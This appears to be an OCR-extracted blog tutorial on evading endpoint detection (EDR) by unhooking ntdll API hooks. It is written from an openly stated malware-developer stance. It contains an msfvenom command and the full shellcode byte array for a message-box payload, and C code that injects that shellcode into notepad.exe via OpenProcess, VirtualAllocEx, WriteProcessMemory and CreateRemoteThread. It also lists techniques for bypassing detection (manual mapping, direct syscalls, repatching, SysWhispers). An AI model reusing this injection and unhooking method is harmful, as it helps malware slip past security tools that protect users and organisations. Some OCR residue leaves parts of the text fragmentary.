EDR Evasion - The mechanics of API Unhooking


One of the major things EDRs (**Endpoint Detection & Response**) are using in order to detect and flag malicious processes on windows, are ntdll.dll **API hooking**, what does it mean? it means that the injected DLL of the EDR will **inject opcodes** that will make the program flow of execution be redirected into his own functions, for example when reading a file on windows you will probably use `NtReadFile`, when your CPU will read the memory of NTDLL.dll and get the `NtReadFile` function, your CPU will have a little surprise which will tell it to "jump" to another function right as it enters the ntdll.dll original function, then the EDR will analyze what your process is trying to read by inspecting the parameters sent to the `NtReadFile` function, if valid, the execution flow will go back to the original `NtReadFile` function.

Shellcode Injection using Windows API's

As a malware developer, everybody know common ways to inject a shellcode into process. Windows API calls `VirtualAllocEx`, `WriteProcessMemory`, `CreateRemoteThread` are commonly invoked by attacker to perform shellcode injection. This will allocate a memory space in which we will write our shellcode. After that, we will create a remote thread and wait for it to finish its execution.

Firstly, I created a shellcode using msfvenom to inject into remote process. I am injecting shellcode into NOTEPAD.EXE. Shellcodes is just a message box which is displaying "Hi, From Red Team Operator"


`` `msfvenom -p windows/x64/messagebox TEXT="Hi, From Red Team Operator" -f csharp > output.txt ``



```c
#include<windows.h>
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<tlhelp32.h>

//msfvenom message box shellocode x64
unsigned char payload[] = {
    0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
    0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
    0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0x0f, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02,
    0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52,
    0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
    0x01, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x01, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
    0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
    0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd6,
    0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x3e, 0x41,
    0x8b, 0x0c, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x3e,
    0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
    0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
    0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x00, 0x00, 0x00,
    0x00, 0x3e, 0x48, 0x8d, 0x95, 0x1a, 0x01, 0x00, 0x00, 0x3e, 0x4c, 0x8d,
    0x85, 0x35, 0x01, 0x00, 0x00, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
    0x56, 0x07, 0xff, 0xd5, 0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x41, 0xba, 0xa6,
    0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c,
    0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
    0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x48, 0x69, 0x20, 0x66, 0x72,
    0x6f, 0x6d, 0x20, 0x52, 0x65, 0x64, 0x20, 0x54, 0x65, 0x61, 0x6d, 0x20,
    0x4f, 0x70, 0x65, 0x72, 0x61, 0x74, 0x6f, 0x72, 0x21, 0x00, 0x52, 0x54,
    0x4f, 0x3a, 0x20, 0x4d, 0x61, 0x6c, 0x44, 0x65, 0x76, 0x00
};
```

** Msfvenom Generated x64 ShellCode


I am using windows API's to inject shellcode into process. I want to show that AV/EDR hooked these API's and are able to detect it. When a program allocate a memory in process and make it executable and writeable a same time it looks suspicious. For creating memory, writing shellcode and executing it into memory we are using Windows API's so it pretty sure that AV/EDR's will detect it.



```
//Allocate memory buffer in a remote process.
pRemoteCode = VirtualAllocEx(hProc, NULL,payload_len,MEM_COMMIT,PAGE_EXECUTE_READ);


WriteProcessMemory(hProc,pRemoteCode,(PVOID)payload, (SIZE_T)payload_len,(SIZE_T *)NULL);


hThread = CreateRemoteThread(hProc,NULL,0,pRemoteCode,NULL,0,NULL);

if(hThread != NULL){
    WaitForSingleObject(hThread,500);
    CloseHandle(hThread);
    return 0;
}

return -1;
```


Windows API Calls

I am injecting generating shellcode into **notepad.exe**. For this purpose, We need process name or process id. So I am getting pid of notepad.exe.



```
if(pid){
    printf("notepad.exe PID = %d \n",pid);

    hProc = OpenProcess(PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|
                        PROCESS_VM_OPERATION| PROCESS_VM_READ| PROCESS_VM_WRITE,
                        FALSE,(DWORD)pid);
```

After successfully compiling, When I executed my program it caught by Windows Defender.



blic › Windows API

Name	Date modified	Type
compile.bat	3/5/2022 3:57 PM	Windows Batch File
implant.exe	3/5/2022 4:05 PM	Application
temp.cpp	3/5/2022 3:57 PM	C++ Source File
temp.obj	3/5/2022 4:05 PM	3D Object

x64 Native Tools Command Prompt for VS 2017

```
C:\Users\Erasor\Desktop\Public\Windows API>implant.exe
The system cannot execute the specified program.

C:\Users\Erasor\Desktop\Public\Windows API>
```

Process Hacker [DESKTOP-E3HD31D\Erasor]

Name	PID	CPU	I/O total ...	Private b...	User name	Description
notepad.exe	5432			2.57 MB	DESKTOP-E3HD31D\Eras	Notepad

notepad.exe (5432) Properties — Memory

Hide free regions

Base address	Type	Size	Protect...	Use
0x6860000	Private	4 kB	RW	
0x6870000	Private	4 kB	RW	
0x7ffe0000	Private	4 kB	R	USER_SHARED_DATA
0x7ffea000	Private	4 kB	R	
0xce8fe10000	Private	512 kB	RW	Stack (thread 12696)
0xce8fe90000	Private	512 kB	RW	Stack (thread 4368)
0xce8ff10000	Private	512 kB	RW	Stack (thread 14504)
0xce90000000	Private	2,048 kB	RW	PEB
0xce90200000	Priva			
0x1d6c6860000	Mapp			
0x1d6c6870000	Mapp			
0x1d6c6880000	Mapp			
0x1d6c68a0000	Mapp			
0x1d6c68b0000	Mapp			
0x1d6c68c0000	Priva			
0x1d6c68d0000	Mapp			
0x1d6c69a0000	Priva			
0x1d6c69e0000	Mapp			

CPU Usage: 5.97%

Windows Security

Virus & threat protection

Threats found
Microsoft Defender Antivirus found threats. Get details.

4:06 PM

Windows Defender Result


This is caught by Windows Defender, because this time I am using Windows API' s and all AV/EDR are hooked on user-land API's, So it is very easy to detect such malicious program which is using windows API calls to perform this type of malicious activity.

How the Windows API Works

When a user makes a call to one of the functions exported by the system header files that make up the Windows API, execution jumps into the Windows library that the header is defining exports from. This library does some sanity checks, validation, and type conversions, and then will call an *unexported* function in NTDLL.dll, kernel32.dll, or another system linked library. This function will then set up the appropriate registers with the correct syscall number before executing the `syscall` instruction that jumps from user-mode into kernel-mode.

It's worth noting that the register values (parameters) that are set up and the syscall number actually vary from windows version to windows version, and even among various service packs and patch levels across the same windows version.

Here's an example of the normal execution flow for the Windows API call `CreateRemoteThread` .



First, the user imports the `processthreadsapi.h` header and calls `CreateRemoteThread` with the correct parameters. This function will do the sanity checks and so forth, and then it will call the unexported `NtCreateThreadEx` function in NTDLL.dll. This function will then set up the appropriate registers with parameters and the syscall number before executing the `syscall` instruction to jump into kernel-mode. Once the kernel-mode syscall is done executing, execution will return to userland and eventually back to the caller.

How API Hooking Works


API Hooking can also be done either in the header function (e.g. `CreateRemoteThread`), or in the unexported NTDLL function (e.g. `NtCreateThreadEx`). Hooking is now more commonly done in the latter of the two because hooking in the former is easier to bypass.

When an EDR hooks various API functions, the EDR will load a library into all newly created processes. Then, it will proceed to "hook" Windows API functions that are commonly used by malware — most commonly, functions that have to do with process and thread creation and manipulation, memory mapping, etc. Common examples include `NtCreateThreadEx`, `NtMapViewOfSection`, `NtAllocateVirtualMemory`, and so forth. There are a variety of techniques for creating the actual hook (and most of them are similar), but the most common one involves replacing the first instruction of the unexported function in the system DLL with a `jmp` instruction that jumps to a routine in the EDR's loaded library.

Hooking is done at runtime — hooks are rarely added to NTDLL on disk; rather the EDR will hook NTDLL in memory once the process has loaded it.

EDRs use this technique to track which API calls are being called, in what sequence they are being called, and with what arguments they are being called. Certain sequences of API calls are known to be commonly abused, e.g. `NtOpenProcess` (`OpenProcess`), `NtAllocateVirtualMemory` (`VirtualAllocEx`), `NtWriteVirtualMemory` (`WriteProcessMemory`), and then `NtCreateThreadEx` (`CreateRemoteThread`). This technique is used commonly by malware, including by Cobalt Strike, to perform process injection. However, there are many other such sequences of API calls that are commonly malicious. By hooking functions to detect these sequences of calls, EDRs can detect the malicious behavior , and terminate the offending processes.

Here's an example of what a hooked API call's execution flow might look like:


2. JMP Instruction to EDR code
4. Make syscall if no detection
• processthreadsapi.h
• Userland
CreateRemoteThread
NtCreateThreadEx
• NTDLL.dll
• userland
• Check params, other syscalls
EDR Function
SYSCALL Instruction
• Kernel-mode
1. Call function in NTDLL
3. Return to call OR detection

Note that this assumes that the hook is being placed in the unexported NTDLL function, not in the exported API function.

When a process calls a function like `CreateRemoteThread`, execution will eventually jump into the corresponding unexported NTDLL function (here, `NtCreateThreadEx`). The first instruction of this function, since it is hooked, will be a `jmp` instruction that jumps into the EDR's loaded library. The EDR may examine the parameters and will check to see what other syscalls have been made before it. Then the EDR will *either* return execution to the unexported function before execution hits the `syscall` instruction and jumps into kernel mode, *or* the EDR will detect a sequence of system calls that it identifies as malicious and terminate the process.

EDR Evasion through API Unhooking

Why do API Unhooking?

So why should we do API Unhooking? Well, first of all, it allows us to avoid having our API call sequences detected by the EDR. If we can remove the hooks, we can (theoretically) avoid detection.

The EDR’s hooks are necessarily in our process’s memory space, and since we own the process, we can read/write to it, and we can therefore overwrite the hooks — for example we just replace the `jmp` instructions with the proper instructions (Repatching).

Limits to API Unhooking

Of course, there are practical limits to this — certain process injection techniques can be and will be caught through means other than API hooking. For example, the `CreateRemoteThread` technique can be caught through other forms of telemetry, including monitoring process handles and threads, and the Windows event log. Some techniques are much more difficult to detect, but determining which those are is left to you.

When to use?

As we mentioned earlier, Unhooking is a method to clean any instructions that the EDR injected (hooked) to our process memory `.text` section (where most of the code lives) especially with our Win32 APIs. We can use it before using any APIs in our application, but for Malware Development purposes, commonly we use this technique before we inject a shellcode to a target process.

Why API unhooking is important

API unhooking techniques are bunch of techniques (Post-Exploitation) where you trafficking your parameters and functions from any controlled process (user-land), to the kernel-land directly or indirectly to avoid EDR on native executables, or even on JS or PowerShell after Bypassing the AMSI (**Antimalware Scan Interface**).





Figure 8-4. Using the Native API to avoid detection

EDR Bypass Techniques

Overload Mapping	**Manual Mapping**	**Syscalls**	**Repatching**	**SysWhispers**
Loads a full copy of the target file into memory. The payload stored in memory will be also backed by a legitimate file on disk	This method loads a bytes instead of a file on the system into memory. Any functions can be exported from it afterwards	This technique will map into memory only a specified function extracted from a target DLL	Repatching works by applying a counter patch to the patch previously applied by the EDR	AV/EDR evasion via direct system calls

PE Memory Layout



`.text` section where usually the application's binary instructions are stored. the EDR overwrite and hooks user-land's APIs of the application when it loads to the memory. Here's when Unhooking Technique comes in.

Overload Mapping - Mapping DLL from disk entirely over hooked DLL in memory

